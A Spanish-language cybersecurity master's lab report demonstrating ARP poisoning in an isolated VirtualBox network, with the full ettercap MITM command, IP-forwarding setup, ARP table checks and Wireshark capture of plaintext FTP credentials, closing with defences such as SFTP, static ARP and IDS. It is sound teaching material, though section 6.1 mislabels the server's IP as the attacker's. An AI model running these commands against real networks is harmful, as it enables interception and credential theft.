



Universidad Europea

UNIVERSIDAD EUROPEA DE MADRID

ESCUELA DE ARQUITECTURA, INGENIERÍA Y DISEÑO

MASTER EN CIBERSEGURIDAD

LA SEGURIDAD DE LAS COMUNICACIONES

Envenenamiento de ARP

CARLOS LÓPEZ JIMÉNEZ

CURSO 2025-2026

ÍNDICE

Índice	2
1 Introducción	3
2 Entorno del laboratorio.....	4
3 Configuración de red	6
3.1 Asignación de direcciones IP.....	6
3.2 Comprobación conectividad	7
4 Instalación y configuración del servidor FTP	9
5 Activación del ataque de Envenenamiento ARP	11
5.1 Activación de IP Forwarding en Kali.....	11
5.2 Ejecución de Ettercap	11
6 Verificación del envenenamiento ARP	13
6.1 Comprobación de la tabla arp en la víctima	13
7 Captura de credenciales con Wireshark.....	14
7.1 Inicio de captura	14
7.2 Generación de tráfico	14
7.3 Captura de credenciales en texto claro	14
8 Análisis del ataque	16
9 Conclusión	17

1 INTRODUCCIÓN

El objetivo de esta práctica es comprender las vulnerabilidades existentes en redes locales mediante la realización de un ataque de envenenamiento ARP (ARP Spoofing).

Se pretende demostrar cómo un atacante puede situarse en medio de la comunicación (ataque Man-In-The-Middle) y capturar credenciales transmitidas en texto claro dentro de una red interna controlada

2 ENTORNO DEL LABORATORIO

Para la realización de la práctica se utilizaron tres máquinas virtuales configuradas en red aislada:

- **Kali Linux** → Máquina atacante
- **Ubuntu** → Máquina víctima
- **Alpine Linux** → Servidor FTP

Todas las máquinas fueron configuradas en VirtualBox utilizando:

- Adaptador 1 → NAT (para instalación de paquetes)
- Adaptador 2 → Red Interna llamada: laboratorio_seguridad




Ilustración 1: Configuración interfaz 1




Ilustración 2: Configuración interfaz 2

3 CONFIGURACIÓN DE RED

3.1 ASIGNACIÓN DE DIRECCIONES IP

Se configuraron direcciones IP manuales en la red interna (192.168.100.0/24):

Máquina	Dirección IP	Rol
Kali	192.168.100.10	Atacante
Ubuntu	192.168.100.20	Víctima
Alpine	192.168.100.30	Servidor

En cada máquina se activó la interfaz correspondiente a la red interna.

```
(kali@kali)-[~]
$ sudo ip addr add 192.168.100.10/24 dev eth1
(kali@kali)-[~]
$
(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:9a:cf:fd brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
        valid_lft 86148sec preferred_lft 86148sec
    inet6 fd17:625c:f037:2:f4c:257e:60a:21e0/64 scope global temporary dynamic
        valid_lft 86122sec preferred_lft 14122sec
    inet6 fd17:625c:f037:2:a00:27ff:fe9a:cffd/64 scope global dynamic mngtmpaddr noprefixroute
        valid_lft 86122sec preferred_lft 14122sec
    inet6 fe80::a00:27ff:fe9a:cffd/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:79:09:a4 brd ff:ff:ff:ff:ff:ff
    inet 192.168.100.10/24 scope global eth1
        valid_lft forever preferred_lft forever
```

Ilustración 3: Configuración IP Kali (Atacante)

```
carlitoscrypto@carlos:~$ sudo ip addr add 192.168.100.20/24 dev enp0s8
carlitoscrypto@carlos:~$ sudo ip route add default via 192.168.100.30
carlitoscrypto@carlos:~$
```


Ilustración 4: Configuración IP Ubuntu (Víctima)

```
localhost: # ip a
1: lo: <LOOPBACK> mtu 65536 qdisc noop state DOWN qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 08:00:27:04:10:1a brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fd17:625c:f037:2:a00:27ff:fe04:101a/64 scope global dynamic flags 100
        valid_lft 86398sec preferred_lft 14398sec
    inet6 fe80::a00:27ff:fe04:101a/64 scope link
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 08:00:27:05:15:e3 brd ff:ff:ff:ff:ff:ff
    inet 192.168.100.34/24 scope global eth1
        valid_lft forever preferred_lft forever
    inet 192.168.100.30/24 scope global secondary eth1
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe05:15e3/64 scope link
        valid_lft forever preferred_lft forever
localhost:~# _
```

Ilustración 5: Configuración IP servidor

3.2 COMPROBACIÓN CONECTIVIDAD

Desde Kali se verificó la conectividad mediante:



```
kali@kali: ~
Session Acciones Editar Vista Ayuda


kali@kali)~$ ping 192.168.100.20
PING 192.168.100.20 (192.168.100.20) 56(84) bytes of data.
64 bytes from 192.168.100.20: icmp_seq=1 ttl=64 time=4.70 ms
64 bytes from 192.168.100.20: icmp_seq=2 ttl=64 time=0.866 ms
64 bytes from 192.168.100.20: icmp_seq=3 ttl=64 time=2.58 ms
^C
--- 192.168.100.20 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2042ms
rtt min/avg/max/mdev = 0.866/2.716/4.699/1.567 ms

kali@kali)~$ ping 192.168.100.30
PING 192.168.100.30 (192.168.100.30) 56(84) bytes of data.
64 bytes from 192.168.100.30: icmp_seq=1 ttl=64 time=1.84 ms
64 bytes from 192.168.100.30: icmp_seq=2 ttl=64 time=1.13 ms
64 bytes from 192.168.100.30: icmp_seq=3 ttl=64 time=1.23 ms
^C
--- 192.168.100.30 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2056ms
rtt min/avg/max/mdev = 1.129/1.399/1.838/0.312 ms

kali@kali)~$
```

Ilustración 6: Conectividad Kali

Se comprobó que todas las máquinas respondían correctamente dentro de la red interna.



```
carlitocrypto@carlos: ~  
carlitocrypto@carlos:~$ ping 192.168.100.30  
PING 192.168.100.30 (192.168.100.30) 56(84) bytes of data.  
64 bytes from 192.168.100.30: icmp_seq=1 ttl=64 time=2.10 ms  
64 bytes from 192.168.100.30: icmp_seq=2 ttl=64 time=2.61 ms  
64 bytes from 192.168.100.30: icmp_seq=3 ttl=64 time=4.39 ms  
^C  
--- 192.168.100.30 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2003ms  
rtt min/avg/max/mdev = 2.100/3.033/4.391/0.982 ms  
carlitocrypto@carlos:~$
```

Ilustración 7: Conectividad Ubuntu

4 INSTALACIÓN Y CONFIGURACIÓN DEL SERVIDOR FTP

En la máquina Alpine se instaló el servidor FTP:

```
localhost:~# apk update
WARNING: The indexes contain broken packages which are not installable.
v3.19.9-88-g4315b9b90c1 [https://dl-cdn.alpinelinux.org/alpine/v3.19/main]
v3.19.9-89-g0d55b643dcb [https://dl-cdn.alpinelinux.org/alpine/v3.19/community]
OK: 21935 distinct packages available
localhost:~# apk add vsftpd
WARNING: The indexes contain broken packages which are not installable.
(1/5) Installing skalibs (2.14.0.1-r0)
(2/5) Installing utmps-libs (0.1.2.2-r0)
(3/5) Installing linux-pam (1.5.3-r7)
(4/5) Installing vsftpd (3.0.5-r2)
Executing vsftpd-3.0.5-r2.pre-install
(5/5) Installing vsftpd-openrc (3.0.5-r2)
Executing busybox-1.37.0-r30.trigger
OK: 10.5 MiB in 33 packages
localhost:~# _
```

Ilustración 8: instalación FTP

Se configuró el servidor para permitir autenticación local y se creó un usuario para la prueba.

```
# Allow anonymous FTP? (Beware - allowed by default if you comment this out).
anonymous_enable=NO
#
# Uncomment this to allow local users to log in.
local_enable=YES
#
# Uncomment this to enable any form of FTP write command.
write_enable=YES
#
# Default umask for local users is 077. You may wish to change this to 022,
# if your users expect that (022 is used by most other ftpd's)
local_umask=022
#
# Uncomment this to allow the anonymous FTP user to upload files. This only
# has an effect if the above global write enable is activated. Also, you will
# obviously need to create a directory writable by the FTP user.
#anon_upload_enable=YES
#
# Uncomment this if you want the anonymous FTP user to be able to create
# new directories.
#anon_mkdir_write_enable=YES
#
# Activate directory messages - messages given to remote users when they
# go into a certain directory.
dirmessage_enable=YES
#
```

Ilustración 9: Configuración autenticación

```
localhost:~# adduser carlos
Changing password for carlos
New password:
Bad password: similar to username
Retype password:
passwd: password for carlos changed by root
localhost:~# _
```

Ilustración 10: Creación usuario alpine

El servicio se inició manualmente:

```
localhost:~# vsftpd &
localhost:~# netstat -tln
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN      2172/vsftpd
localhost:~# _
```

Ilustración 11: Inicio servidor FTP

Se verificó que el puerto 21 estuviera escuchando correctamente.

5 ACTIVACIÓN DEL ATAQUE DE ENVENENAMIENTO ARP


5.1 ACTIVACIÓN DE IP FORWARDING EN KALI

Para permitir el reenvío de paquetes:

```
echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward
```

5.2 EJECUCIÓN DE ETTERCAP

Desde Kali se ejecutó el ataque MITM:



```
cali@kali: ~  
Session Acciones Editar Vista Ayuda  
cali@kali: ~ x cali@kali: ~ x  
(cali@kali)-[~]  
$ sudo ettercap -T -M arp:remote -i eth1 /192.168.100.20// /192.168.100.30//  
ettercap 0.8.4 copyright 2001-2026 Ettercap Development Team  
Listening on:  
  eth1 -> 08:00:27:79:09:A4  
        192.168.100.10/255.255.255.0  
  
This product includes GeoLite2 Data created by MaxMind, available from https://www.maxmind.com/.  
SSL dissection needs a valid 'redir_command_on' script in the etter.conf file  
Privileges dropped to EUID 65534 EGID 65534 ...  
  
  34 plugins  
  42 protocol dissectors  
  56 ports monitored  
38702 mac vendor fingerprint  
1766 tcp OS fingerprint  
2182 known services  
Lua: no scripts were specified, not starting up!  
  
Scanning for merged targets (2 hosts) ...  
* |=====| 100.00 %  
  
2 hosts added to the hosts list ...  
  
ARP poisoning victims:  
  
  GROUP 1 : 192.168.100.20 08:00:27:7E:40:6E  
  
  GROUP 2 : 192.168.100.30 08:00:27:05:15:E3  
Starting Unified sniffing ...  
  
Text only Interface activated ...  
Hit 'h' for inline help  
  
Sat Feb 21 11:07:04 2026 [393076]  
UDP 192.168.100.20:5353 -> 224.0.0.251:5353 | (45)
```

Ilustración 12: Ejecución Ettercap

Donde:

- 192.168.100.20 → Víctima

- 192.168.100.30 → Servidor


Esto permitió que Kali se situara entre ambas máquinas interceptando el tráfico.

6 VERIFICACIÓN DEL ENVENENAMIENTO ARP

Para comprobar que el ataque de envenenamiento ARP se había ejecutado correctamente, se realizaron varias verificaciones desde la máquina víctima y desde la máquina atacante.

6.1 COMPROBACIÓN DE LA TABLA ARP EN LA VÍCTIMA

En la máquina víctima (Ubuntu), se ejecutó el comando:



```
carlitoscrypto@carlos:~$ ip neigh
192.168.100.34 dev enp0s8 lladdr 08:00:27:05:15:e3 STALE
192.168.100.30 dev enp0s8 lladdr 08:00:27:79:09:a4 REACHABLE
192.168.100.10 dev enp0s8 lladdr 08:00:27:79:09:a4 STALE
10.0.2.2 dev enp0s3 lladdr 52:55:0a:00:02:02 STALE
fe80::2 dev enp0s3 lladdr 52:56:00:00:00:02 router STALE
fd17:625c:f037:2::2 dev enp0s3 lladdr 52:56:00:00:00:02 router STALE
```

Ilustración 13: ARP víctima

Se observa que la dirección IP de la máquina atacante (192.168.100.30) aparece asociada a la MAC 08:00:27:79:09:a4, y además la IP de otra máquina (192.168.100.10) también está asociada a la misma MAC.

Esto indica que la víctima ha sido engañada para asociar una IP a la MAC de la máquina atacante, demostrando que el envenenamiento ARP se realizó correctamente.


7 CAPTURA DE CREDENCIALES CON WIRESHARK

7.1 INICIO DE CAPTURA

En Kali se abrió Wireshark seleccionando la interfaz de la red interna (192.168.100.10).

7.2 GENERACIÓN DE TRÁFICO

Desde Ubuntu se realizó conexión FTP:



```
carlitoscrypto@carlos: ~  
carlitoscrypto@carlos:~$ ftp 192.168.100.30  
Connected to 192.168.100.30.  
220 (vsFTPd 3.0.5)  
Name (192.168.100.30:carlitoscrypto):  
530 This FTP server is anonymous only.  
ftp: Login failed  
ftp>  
[5]+ Stopped ftp 192.168.100.30  
carlitoscrypto@carlos:~$ ftp 192.168.100.30  
Connected to 192.168.100.30.  
220 (vsFTPd 3.0.5)  
Name (192.168.100.30:carlitoscrypto): ^Z  
[6]+ Stopped ftp 192.168.100.30  
carlitoscrypto@carlos:~$ ^C  
carlitoscrypto@carlos:~$ ftp 192.168.100.30  
Connected to 192.168.100.30.  
220 (vsFTPd 3.0.5)  
Name (192.168.100.30:carlitoscrypto): carlos  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp>
```

Ilustración 14: Login FTP

7.3 CAPTURA DE CREDENCIALES EN TEXTO CLARO

En Wireshark se observó:




Ilustración 15: Captura Wireshark

Esto demuestra que el protocolo FTP transmite credenciales sin cifrado.

8 ANÁLISIS DEL ATAQUE

El ataque funciona debido a que el protocolo ARP:

- No posee autenticación
- Acepta respuestas ARP sin validación
- Permite asociar direcciones IP a MAC arbitrarias

Como consecuencia, el atacante puede:

- Interceptar tráfico
- Capturar credenciales
- Modificar datos
- Realizar ataques Man-In-The-Middle

9 CONCLUSIÓN

La práctica ha demostrado que las redes internas no son seguras por defecto.

Mediante el uso de herramientas como Ettercap se ha conseguido:

- Envenenar la tabla ARP de la víctima
- Interceptar la comunicación entre víctima y servidor
- Capturar credenciales en texto claro
- Comprobar la vulnerabilidad del protocolo FTP

Se concluye que es fundamental utilizar protocolos cifrados (SFTP, HTTPS) y mecanismos de protección como ARP estático o sistemas IDS/IPS para evitar este tipo de ataques.